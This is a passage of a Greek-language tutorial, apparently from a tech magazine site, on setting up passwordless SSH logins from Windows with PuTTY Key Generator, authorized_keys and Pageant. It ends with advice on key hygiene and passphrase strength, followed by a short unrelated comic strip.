


Κατά τη δημιουργία του ζεύγους κλειδιών μάς ζητείται να βοηθήσουμε στην παραγωγή "τυχαιότητας", κουνώντας το ποντίκι πάνω από την κενή περιοχή του PuTTY Key Generator. Υπακούμε μετά χαράς!






*Το ζεύγος κλειδιών είναι έτοιμο. Στο πάνω οριζόντιο πλαίσιο (1) βλέπουμε το δημόσιο κλειδί. Αυτό ακριβώς θα μεταφέρουμε στο αρχείο ~/.ssh/authorized_keys, κάθε λογαριασμού στον οποίο επιθυμούμε να συνδεόμαστε χωρίς password. Προσοχή: Κατά την επιλογή του δημοσίου κλειδιού χρειάζεται προσοχή, ώστε να μην παραληφθεί ούτε ένας χαρακτήρας. Προαιρετικά, στο πεδίο Key comment (2) μπορούμε να πληκτρολογήσουμε ένα χαρακτηριστικό όνομα για το κλειδί – κάτι που θα το κάνει να ξεχωρίζει άμεσα μέσα στο authorized_keys. Αν και δεν είναι υποχρεωτικό, το ιδιωτικό κλειδί μπορούμε να το προστατεύσουμε με ένα passphrase (3). Σε αντίθεση με τα passwords, τα passphrases επιτρέπεται να περιλαμβάνουν *και* κενά. Αν δεν παράγουμε ένα μακρύ και πραγματικά τυχαίο passphrase, π.χ., με τη βοήθεια του LastPass, μια καλή ιδέα είναι να εισάγουμε μια αγαπημένη μας φράση που πάντα θυμόμαστε αλλά κανείς άλλος δεν μπορεί να μαντέψει. Πριν εγκαταλείψουμε το PuTTY Key Generator θα αποθηκεύσουμε κάπου το δημόσιο (4) καθώς και το ιδιωτικό (5) κλειδί.*





*Ανά πάσα στιγμή μπορούμε να φορτώσουμε ένα ιδιωτικό κλειδί στο PuTTY Key Generator, και στο πλαίσιο πάνω πάνω θα εμφανίζεται *και* το δημόσιο κλειδί. Ένας τρόπος για να το μεταφέρουμε στο authorized_keys ενός απομακρυσμένου host, είναι με απλό copy/paste. Συνδεόμαστε, δηλαδή, με τη βοήθεια του PuTTY στον host, ανοίγουμε το ~/.ssh/authorized_keys (π.χ., με το nano) και στο τέλος του αρχείου επικολλάμε το δημόσιο κλειδί.*

Στις ρυθμίσεις του προφίλ (του PuTTY) για τον host στον οποίο θέλουμε να συνδεόμαστε χωρίς password, φροντίζουμε να δώσουμε το username του αντίστοιχου λογαριασμού (Connection → Data και συμπλήρωση του πεδίου Auto-login username).




Επίσης, στο προφίλ του λογαριασμού φροντίζουμε να υποδείξουμε το ιδιωτικό κλειδί που θα χρησιμοποιείται για τη "δοκιμασία" που θα στέλνει ο απομακρυσμένος host.






Αφού κάνουμε τις απαραίτητες αλλαγές στο προφίλ σύνδεσης του PuTTY, επιχειρούμε να αποκτήσουμε πρόσβαση στον απομακρυσμένο λογαριασμό. Χωρίς ιδιαίτερη έκπληξη, βλέπουμε ότι μας ζητείται το passphrase του ιδιωτικού κλειδιού. Το πληκτρολογούμε και η σύνδεση επιτυγχάνει. Αλλά για μισό λεπτό: Αν είναι να πληκτρολογούμε passphrase αντί για password, ποιο το κέρδος; Είμαστε σίγουροι ότι μπορείτε να δώσετε μόνοι σας μια καλή απάντηση. ‘Όπως και να το κάνουμε, όμως, η πληκτρολόγηση passphrase δεν είναι ό,τι πιο διασκεδαστικό. Ευτυχώς, έχουμε τη δυνατότητα να το δίνουμε μόνο μία φορά κι όσο παραμένουμε συνδεδεμένοι στο τοπικό account των Windows να μην το δίνουμε ξανά, όσες φορές κι αν χρειαστεί να χρησιμοποιηθεί το ιδιωτικό κλειδί. Για να γίνει όμως κάτι τέτοιο χρειάζεται να τρέχει το λεγόμενο Pageant του PuTTY (βρείτε το στο μενού με τα προγράμματα και συγκεκριμένα εντός του φακέλου του PuTTY).



*Αφού ενεργοποιήσουμε το Pageant, το πρόγραμμα θα κάνει διακριτικά αισθητή την παρουσία του με ένα μικρό εικονίδιο στο system tray των Windows. Η πρώτη δουλειά που *οφείλουμε* να κάνουμε είναι να του δώσουμε το ιδιωτικό μας κλειδί (κλικ στο Add Key). Βεβαίως, για να φορτωθεί το κλειδί θα χρειαστεί να πληκτρολογήσουμε το passphrase του. Στο εξής –και όσο το Pageant λειτουργεί– δεν θα δώσουμε ξανά το passphrase. Για να συνδεθούμε passwordless σε ένα απομακρυσμένο host στο οποίο βρίσκεται το δημόσιο κλειδί μας, από το μενού Saved Sessions του Pageant αρκεί να υποδείξουμε το αντίστοιχο προφίλ του PuTTY.*



Επιτυχία! Μόλις συνδεθήκαμε στο απομακρυσμένο host μέσω SSH, με τη βοήθεια του PuTTY και χωρίς να πληκτρολογήσουμε password ή passphrase.

Ασφάλεια και ευκολία, αλλά με αντάλλαγμα

Χάρη στις τεχνικές της κρυπτογραφίας δημοσίου κλειδιού, με το SSH είναι δυνατό να έχουμε υψηλό επίπεδο ασφάλειας (ισχυρά κρυπτογραφημένες συνδέσεις) και την ίδια στιγμή μεγάλη ευκολία (passwordless logins). Υπάρχει όμως κι ένα τίμημα: Αν θέλουμε να χαρακτηριζόμαστε ως καλοί διαχειριστές και πράγματι να είμαστε, οφείλουμε να κρατάμε ενημερωμένα τα αρχεία authorized_keys στα διάφορα μηχανήματα ή/και (cloud) servers που συντηρούμε. Τα εν λόγω αρχεία καλό είναι να περιλαμβάνουν μόνο το ελάχιστο πλήθος δημοσίων κλειδιών, τα οποία προέρχονται από εν ενεργεία clients που είναι απαραίτητο να συνδέονται στον εκάστοτε remote host. Βεβαίως, σε περίπτωση που χάνουμε τον έλεγχο ενός ιδιωτικού κλειδιού, τότε αμέσως πρέπει να εξαφανίζουμε κάθε παρουσία του αντίστοιχου δημοσίου κλειδιού.

Για την προστασία του ίδιου του ιδιωτικού κλειδιού, αν δεν έχουμε ορίσει κάποιο passphrase τότε ας φροντίσουμε ώστε στο λογαριασμό χρήστη όπου βρίσκεται αποθηκευμένο να έχουμε μόνον εμείς πρόσβαση. Επιπρόσθετα, η κρυπτογράφηση του συστήματος αρχείων δεν είναι καθόλου κακή ιδέα – ειδικά αν μιλάμε για laptop.

Αν πάλι έχουμε ασφαλίσει το ιδιωτικό κλειδί με passphrase, τότε και να πέσει σε ξένα χέρια δεν υπάρχει σοβαρός λόγος για ανησυχία – αρκεί βέβαια το passphrase να είναι ισχυρό. Το καλύτερο passphrase είναι ένα εντελώς τυχαίο string με μεγάλο μήκος, π.χ., τουλάχιστον 25 χαρακτήρες, που συνδυάζει πεζά και κεφαλαία, αριθμούς και ειδικούς χαρακτήρες. Για την παραγωγή ενός πραγματικά τυχαίου και ισχυρού passphrase, δεν είναι κακή ιδέα να καταφεύγουμε σε κάποιον password manager όπως, π.χ., είναι το πανταχού παρόν LastPass. Μεταξύ άλλων, το LastPass επιτρέπει τη δημιουργία ασφαλών σημειώσεων, οπότε μπορούμε να έχουμε μία σημείωση με το passphrase ή τα passphrases που πρέπει να δίνουμε αλλά αδυνατούμε να θυμόμαστε.

Σας αφήνουμε να βελτιώσετε την ασφάλεια της υποδομής σας στο σπίτι, στο χώρο εργασίας ή/και στο cloud. Καλή σας διασκέδαση.

COOKIES


ΔΕΝ ΜΙΛΑΜΕ ΓΙΑ **ΑΛΛΟ ΕΝΑ** ΗΛΙΑΚΟ ΡΟΛΟΪ, ΑΛΛΑ ΓΙΑ **ΕΝΑ ΑΛΛΟ** ΗΛΙΑΚΟ ΡΟΛΟΪ!
ΤΙ ΚΑΝΕΙ ΔΗΛΑΔΗ;
ΑΥΤΟ ΠΟΥ ΒΛΕΠΕΙΣ ΑΛΛΑΖΕΙ ΕΝΤΕΛΩΣ ΤΟΝ ΤΡΟΠΟ ΕΠΙΚΟΙΝΩΝΙΑΣ ΤΟΥ ΑΝΘΡΩΠΟΥ...
ΩΡΑΙΟ! ΤΙ ΚΑΝΕΙ;
...ΠΡΟΣΕΞΕ, ΔΕΝ ΛΕΩ «**ΧΡΗΣΤΗΣ**», ΑΛΛΑ «**ΑΝΘΡΩΠΟΣ**», ΓΙΑΤΙ ΕΠΙΚΕΝΤΡΟ ΤΗΣ ΚΑΙΝΟΤΟΜΙΑΣ ΕΙΝΑΙ ΤΟ ΑΤΟΜΟ!
ΤΙ ΚΑΝΕΙ ΕΙΠΑΜΕ;
ΤΟ ΚΛΑΣΙΚΟ ΣΥΝΑΝΤΑ ΤΟ ΝΕΟ! ΜΙΛΑΜΕ ΓΙΑ ΜΠΡΕΘΤΕΪΚΙΝ ΔΥΝΑΤΟΤΗΤΕΣ ΔΙΑΤΗΡΩΝΤΑΣ ΤΗΝ ΟΙΚΕΙΑ ΑΙΣΘΗΣΗ ΤΟΥ ΓΝΩΣΤΟΥ ΓΚΑΤΖΕΤ!
ΝΑΙ, ΤΙ ΚΑΝΕΙ ΟΜΩΣ;
ΕΓΩ ΤΟ ΘΕΛΩ ΓΙΑ ΝΑ ΒΛΕΠΩ ΤΗΝ ΩΡΑ...
ΠΑΝΟΣ

deltahacker.gr